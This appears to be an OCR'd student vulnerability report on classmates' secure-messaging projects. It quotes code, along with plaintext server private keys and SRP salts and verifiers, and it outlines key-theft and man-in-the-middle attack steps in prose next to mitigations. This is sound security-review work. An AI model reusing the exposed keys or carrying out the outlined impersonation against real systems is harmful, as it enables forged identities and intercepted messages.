
Secure Messaging System Final Project: Vulnerability Test Reports

System 1. Myles Sherman and Aman Hirani: Custom Secure P2P Messaging System

1. System Overview


- This system is a secure peer-to-peer messaging application that combines client–server authentication with direct peer-to-peer communication.
- The server is responsible for user authentication, session management, peer discovery
- Clients authenticate using the SRP-6a protocol, which ensures that passwords are never transmitted over the network.
- After authentication, clients establish direct communication channels using X25519 for key exchange and ChaCha20-Poly1305 for encryption.
- The system uses Ed25519 digital signatures to verify identities and ensure message integrity.
- Each session generates ephemeral keys, supporting Perfect Forward Secrecy (PFS).
- Communication between entities is performed over TCP sockets, with encryption applied at the application layer.



Sort View ...

Name	Date modified	Type	Size
client	4/17/2026 8:41 PM	Python File	29 KB
common	4/17/2026 8:41 PM	Python File	13 KB
README	4/17/2026 8:41 PM	Markdown File	5 KB
requirements	4/17/2026 8:41 PM	Text Document	1 KB
server	4/17/2026 8:41 PM	Python File	14 KB
server_private.key	4/17/2026 8:41 PM	KEY File	1 KB
server_public.key	4/17/2026 8:41 PM	KEY File	1 KB
settings.local	4/17/2026 8:41 PM	JSON File	1 KB
setup_users	4/17/2026 8:41 PM	Python File	4 KB
tests	4/17/2026 8:41 PM	Python File	20 KB
users_db	4/17/2026 8:41 PM	JSON File	2 KB


Screenshot 1. Project directory showing key files.




```
C:\Windows\System32\cmd.e
Microsoft Windows [Version 10.0.26200.8246]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop\Case4_project>python server.py
[server] Loaded existing Ed25519 signing key
[server] Loaded 3 users from C:\Users\Administrator\Desktop\Case4_project\users_db.json
[server] Listening on 0.0.0.0:9000
[server] Server pubkey (hex): 127150f791dce8c13299e5685cd76d4bcf7efec54077e25dbb67e2191
7f9a04d
```

```
C:\Windows\System32\cmd.e
Microsoft Windows [Version 10.0.26200.8246]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop\Case4_project>python client.py
[*] P2P listener started on port 53733
Username:
```

Screenshot 2. Established connection



Screenshot 3. Successful peer-to-peer connection.



Screenshot 4. Successful peer to peer exchange

2. Vulnerability Identification

i. Weak trust model

- The client loads the server's public key from a local file without verification.

```python
    def next_send_seq(self) -> int:
        # Returns the next outgoing sequence number and advances the counter
        s = self.send_seq
        self.send_seq += 1
        return s

    def check_recv_seq(self, seq: int) -> bool:
        # Accepts seq only if it is strictly greater than the last seen value.
        # Rejects duplicates and out of order messages. Because seq also serves as the
        # ChaCha20 nonce, a repeated seq would reuse a nonce which is why we drop rather than reorder.
        if seq <= self.recv_seq:
            return False
        self.recv_seq = seq
        return True

    def seq_to_nonce(self, seq: int) -> bytes:
        # Encodes a sequence number as a 12 byte little-endian ChaCha20 nonce
        return seq.to_bytes(12, "little")


# Global session (single logged in user per process)
SESSION = ClientSession()


def load_server_pubkey():
    # Loads the server's long term Ed25519 public key from disk. This key acts as the
    # trust anchor for all server responses. It is distributed out of band via setup_users.py
    # and treated like a compiled in certificate. We exit early if the file is missing rather
    # than proceed without a way to verify the server.
    if not os.path.exists(SERVER_PUB_PATH):
        print(f"[!] server_public.key not found at {SERVER_PUB_PATH}")
        print("    Run setup_users.py first, or copy server_public.key from the server.")
        sys.exit(1)
    raw = open(SERVER_PUB_PATH, "rb").read()
    from cryptography.hazmat.primitives.asymmetric.ed25519 import Ed25519PublicKey
    return Ed25519PublicKey.from_public_bytes(raw)
```

Screenshot 5. Client loading server public key from local file without verification (weak trust model) from the client.py file.

- No certificate authority or trusted validation mechanism is used.
- Trust is established based solely on the presence of the key file.
- This approach is vulnerable to key substitution attacks.

ii. Weak identity binding in authentication

- The server accepts client-provided public keys (sign_pub, ecdh_pub) without verifying ownership.


```
# Extract client provided keys
ecdh_pub = inner["ecdh_pub"]
sign_pub = inner["sign_pub"]
port     = int(inner["port"])

# Create signed identity token
expiry      = int(time.time()) + TOKEN_LIFETIME
token       = {
    "username": username,
    "ecdh_pub": ecdh_pub,
    "sign_pub": sign_pub,
    "expiry": expiry
}
```

Screenshot 6. Server accepting client-provided public keys without verifying ownership, leading to weak identity binding from server.py file.


- Identity is bound to keys provided during login without independent validation.
- This allows attackers to register arbitrary keys under a legitimate username.
- The system assumes that authenticated users provide trustworthy key material.

iii. Exposure of server private key

- The system successfully establishes encrypted communication between peers.
- Authentication using SRP prevents direct exposure of user passwords.
- However, trust in the system depends heavily on correct key management and secure storage of cryptographic keys.
- If the server private key is exposed, an attacker can impersonate the server or generate valid signatures
- If the client trust anchor is compromised, the client will accept a malicious server
- The system does not detect these conditions during execution.



Screenshot 7. Server private key displayed in hexadecimal format (confirms raw key material is stored without encryption)



Then execute this command to display the unencrypted key as ordinary text.

3. Impact

- Attackers can impersonate the server using the exposed private key.
- Malicious actors can perform Man-in-the-Middle (MITM) attacks.
- User identities can be forged due to weak identity binding.
- The entire trust model of the system can be compromised without breaking encryption.


4. Mitigation

- Store private keys securely using encrypted storage or hardware security modules (HSM).
- Replace Trust-on-First-Use with certificate-based authentication or trusted key distribution mechanisms.
- Enforce strict identity validation by binding keys to verified identities.
- Implement secure trust bootstrapping by verifying server authenticity before accepting connections

System 2. Marji & Nicholas's SRP-Based Secure Messaging System

1. System Overview

- The system is a secure messaging application using a client–server architecture
- It uses Secure Remote Password (SRP) for authentication
- Incorporates cryptographic primitives, including symmetric encryption and key exchange mechanisms to prevent.
- The system comprises a central authentication server and multiple clients connecting via TCP sockets.
- Clients authenticate using SRP protocol.
- After authentication, sessions are established and communication is encrypted.
- Configuration is handled via JSON files (config.json, users.json, and server_key.json).



Screenshot 1. Server and client running.

2. Vulnerability identification

- The file server_key.json contains server private key in plaintext
- Private key is directly accessible to any user
- Violates secure key management principles
- No encryption or protection applied

```
File  Edit  View

{
  "private_key": "fd28c3eea221aae47597af03947bd7ecbca27387474c04585757b916a0502ff8",
  "public_key": "461117303ecddbc620bd1b8bc15cb161047c4102494a327d67c4e6186da41048"
}
```


Screenshot 2. Screenshot of server_key.json file. The server private key exposed in plaintext configuration file.

- The authentication data is also exposed; *users.json* file contains salts and password verifiers.
- Although passwords are not stored directly data can be used for offline attacks


```
File  Edit  View

{
  "alice420": {
    "salt": "bb5469ed21396f565dbd01dbd61fc770e2d43f17c8d0cf8a0f684a1926e0e245",
    "verifier":
"12ae49bc934fd086694c67fe06801af462c6e2d492e2edb3bc4bbd96bcf701d05f3c3860160c15ee6dac6cfdc8cf9d57983d30b2ddfab70025c75d5955c0510f0cb1f6400de068ccb52e199f8ebca2bfb00f40cc19eddee45b5ea0366
45c55fe443f01543c50d12a54ba60385a875599b4e1f795516fb4ea05119c3ec012009697afe1cb6fa571f29f234772f6b402f851f70bb41015ef461406df3ff6e819709549dce9f62a09abda0acf7fa9c25118ce069d958ac20ae039c
2ca6e5d072cdc89696bcfd8b1e76b8055a9c4341fe0ec8f21750b50b598670ca26dce4c2daea6e14c065ff1ddd6e1a355440d7ce1f7a7448b11db860ecb23b041ca9d"
  },
  "bob69": {
    "salt": "b96abf9888460b4e6349eea0d216f9dfee8bedddcb43274faaed1a19f92380e5",
    "verifier":
"4697feb22fb1725ee78d90c0d49f521f2f82700dc1f518c49a72efe2d234d341ffe9d6984621a0230349a6fce3621798669644b28eea738d050faf5bd7fdc91d59dca8ec388c84f8917700f1c690d6b1f5e197af11ececaf362e5c6f8
469dc3d677f4d3eacd39d9f5de8e34988e4758b65711d513d5443a4dd6b67004034ef60cb3e214c11e4c4b31338cd87b2edf56c56f946e1dd5cf9d1ffd99394c45ff97f01ec40d59f75036dcee927d7d9cbff7a2b995a34011788b56ad
caa33e30190e99607580116dce49ade407ae665919d92e944e9ac06a571322fbaaa443aeca904f6f204fbc96ba8d04dc5ac565e1e0edf157b2098a09b86cfd046ac17"
  },
  "bob_hater96": {
    "salt": "3e3c376b204c48146d0d057b1214d91bd5e8a439b41dec4200b8ba6477f84e4a",
    "verifier":
"683451812af4b53be10b751b67dc93b518253efca9140788ff2388c921ad1d2eb466c4633cca300e4d8bf1b8349bb69d93c0e5a45e324fbb1fdbd5facea8eb0e71e6784eeeda125d89d862d965f834ac259afbbfabd23f7587441cadf
d13f16823a05466875a074191facc117c5d4379f191489481ceada85526f5af2e3d9809b91878db26bf51eee77ce1c80bcad80ed681b7fb97d48fa62613daf92b6f2352648d61b5a71d2829fd00cd9be1cfa2d1637b0b46f4f4d406443
a0f2f35b6b4f9412f259a1534a21ed7ee09755e4a5af7e6adde995d3fbf3a0cefa02f46a4931783e47c233a92c239806b1459cfe9f8ae126678c08f92c93c51c0b5b"
  },
  "alice5": {
    "salt": "dffb4b1702c0596a1a01548fc7ef3a14caf9f7564895d5fe82be7a1a281ec3b1",
    "verifier":
"3f46e4bf24d7da3314a8d2b18e2f855e1f2e2b83290a8bcf99ba3b26be070b308225a057404ef6961cd24692adcb75bb4679e6ccc3f2bc746b202f31892ae7e92dd54807730427a47e68d58cbbb698be2c6132885276bd302192f52c0
b8130a025936f3bfe0176f97a771a5bf22417a7468ccdeea6821e087e378d2e30ac3e996262ad218b47153c64c48f913e6b227f511a3f6abaf58c7dc05f64c958b63d8aa8e61cc81f5e362fbfe5e2490ec708392bccb02d20bc7ae41e4
ec5bef9a6cf1c2efe786cf78258d34f6ff545c8c9d44b437be89111311869afa8526522e31cb276ed8ce0fb340e62748c872246bb0fd7175607fd4f724177ab8e3880"
  }
}
```


Screenshot 3. Stored user authentication data (salt and verifier).

- The file config.json contains server public key.
- Trust is established statically.
- No runtime verification of server identity.
- Susceptible to configuration tampering and redirection attacks.

```
{
    "server_host": "127.0.0.1",
    "server_port": 9000,
    "client_listen_port": 9001,
    "server_public_key_hex": "461117303ecddbc620bd1b8bc15cb161047c4102494a327d67c4e6186da41048"
}
```

Screenshot 4. Hardcoded server public key used for trust establishment


3. **How Attackers Exploitation Process**
   - Attacker obtains server private key from configuration
   - Using the key, attacker can generate valid signatures and forge identities
   - Combined with weak trust model client accepts attacker as legitimate server

4. **Mitigation Strategies**
   - Store private keys securely using encrypted storage or hardware security modules (HSM)
   - Remove plaintext keys from configuration files
   - Implement certificate-based trust validation
   - Use dynamic key exchange mechanisms
   - Enforce secure trust bootstrapping

System 3. Berra Kalp Custom Secure Messaging System

1. System Overview

- The system is a secure messaging application using a client–server architecture
- It implements custom authentication and session management mechanisms
- Incorporates cryptographic primitives such as key exchange and symmetric encryption
- The system consists of a central server and multiple clients communicating over TCP sockets
- Clients authenticate and establish sessions before communication
- Peer-to-peer communication is supported through a custom protocol layer
- Configuration and credentials are managed through JSON and Python modules



Screenshot 1. Server and client running

2. Vulnerability Identification

- The file server_signing_key.json contains the server private signing key in plaintext
- The private key is directly accessible without any protection mechanism
- This violates secure key management principles
- No encryption or secure storage mechanism is implemented


```
{
  "private_key": "eBP50vMLF2PAhHkSLL6vJOhc05xIH6uSWq4iSxHHkck=",
  "public_key": "T0aOXx8ylmoMzze1DQ4wY4vCOh2uiN1wazcaLE1VnRk="
}
```


Screenshot 2. Server_signing_key.json showing exposed private key

- The system lacks mutual authentication in peer-to-peer communication
- Only one party is verified during the handshake process
- The other party is not authenticated before establishing connection
- This enables impersonation attacks

```
        peer_username = init["username"]
        peer_pub_b64 = init["public_key"]
        nonce_a = init["nonce"]

        nonce_b = b64_encode(random_nonce())

        send_message(conn, {
            "type": "HANDSHAKE_RESP",
            "username": self.local_username,
            "public_key": self.local_public_b64,
            "nonce": nonce_b,
        })
```

```
    peer_pub = x25519_public_key_from_b64(peer_pub_b64)
    shared = compute_x25519_shared_secret(local_private_key, peer_pub)
    if isinstance(shared, str):
        shared = b64_decode(shared)

    k_ab = derive_key(
        shared + b64_decode(nonce_a) + b64_decode(nonce_b),
        f"p2p|{local_username}|{peer_username}",
    )

    return PeerConnection(sock, k_ab, local_username, peer_username)
```

Screenshot 3. Code from p2p.py showing missing verification

- The client accepts server public keys dynamically without verification

```
    login_success = recv_message(sock)
    if login_success["type"] == "ERROR":
        raise RuntimeError(login_success["message"])
    if login_success["type"] != "LOGIN_SUCCESS":
        raise RuntimeError(f"Unexpected response type: {login_success['type']}")

    session_key = derive_key(
        login_key,
        f"{login_context}|session-key",
    )

    return {
        "username": username,
        "session_token": login_success["session_token"],
        "session_key": session_key,
        "server_signing_public": login_success["server_signing_public"],
        "counter": 0,
        "p2p_private_key": p2p_private_key,
        "p2p_public_b64": p2p_public_b64,
    }
...
```

Screenshot 4: Code showing server_signing_public usage from client.py file.

- No certificate validation or trusted authority is used
- Trust is established without secure bootstrapping
- This enables Man-in-the-Middle (MITM) attacks

3. Attack Exploitation Process

- Attacker obtains server private key from configuration file
- Using the key, attacker can generate valid signatures and impersonate the server
- Attacker exploits weak authentication to connect as a legitimate user
- Clients trust the attacker due to lack of verification mechanisms


4. Mitigation Strategies

- Store private keys securely using encryption or hardware security modules (HSM)
- Remove plaintext keys from configuration files
- Implement mutual authentication between communicating parties
- Use certificate-based trust validation mechanisms
- Enforce secure trust bootstrapping and key verification


System 4. Guerrero _ Mary – Secure Chat System (Final Submission)

1. System Overview

